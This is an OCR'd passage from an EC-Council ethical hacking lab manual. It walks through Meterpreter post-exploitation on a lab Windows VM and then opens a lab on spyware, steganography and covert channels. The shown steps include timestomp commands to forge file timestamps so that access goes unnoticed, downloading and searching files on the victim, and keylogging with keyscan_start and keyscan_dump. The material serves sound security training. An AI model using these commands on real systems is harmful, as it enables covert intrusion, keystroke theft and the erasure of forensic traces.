


Figure 2.2.13: Obtain getuid and finding the present working directory (pwd)

29. Type **ls** and press **Enter** to list the files in the current working directory.




Figure 2.2.14: Listing all the files in the directory

TASK 2.6

View the Contents of a File

30. To read the contents of a text file, type **cat <filename.txt>** (here, **secret.txt**) and press **Enter**.




Figure 2.2.15: Issuing cat command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.7

View the MACE Attributes

31. Now, we will change the **MACE** attributes of the **secret.exe** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

32. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.




Figure 2.2.16: Viewing the timestomp information

TASK 2.8

Change the PWD and List the Files in the Changed Directory

33. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

Note: **-m**: specifies the modified value.

34. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.

Figure 2.2.17: Changing the modified value

35. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.




Figure 2.2.18: Changing the path of the directory

38. Here, the **download** command can be used to download a file from the remote machine to the host machine. To do so, type **download <Filename.extension>** and press **Enter**.
39. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** virtual machine).
40. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
41. Type **search -f <Filename.extension>** (here **pagefile.sys**) and press **Enter**. This displays the location of the searched file.




Figure 2.2.19: Locating files on the victim machine

42. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.

TASK 2.9

Capture the Key Strokes




Figure 2.2.20: Capturing keyboard input

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Now, switch to the **Windows 10** virtual machine, create a text file, and start typing something.




Figure 2.2.21: Performing keystrokes as a victim

44. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.




Figure 2.2.22: Dumping all the keystrokes

45. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.




Figure 2.2.23: Viewing the idle time

TASK 2.10

Shutdown the Target Machine

46. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.
47. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.




Figure 2.2.24 Shutting down the victim machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.25: Victim machine successfully shut down

48. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
49. Close all open windows and document all the acquired information.
50. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module System Hacking

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Power Spy located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy**
- Spytech SpyAgent located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent**
- Snow located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- OpenStego located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- You can also download the latest versions of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

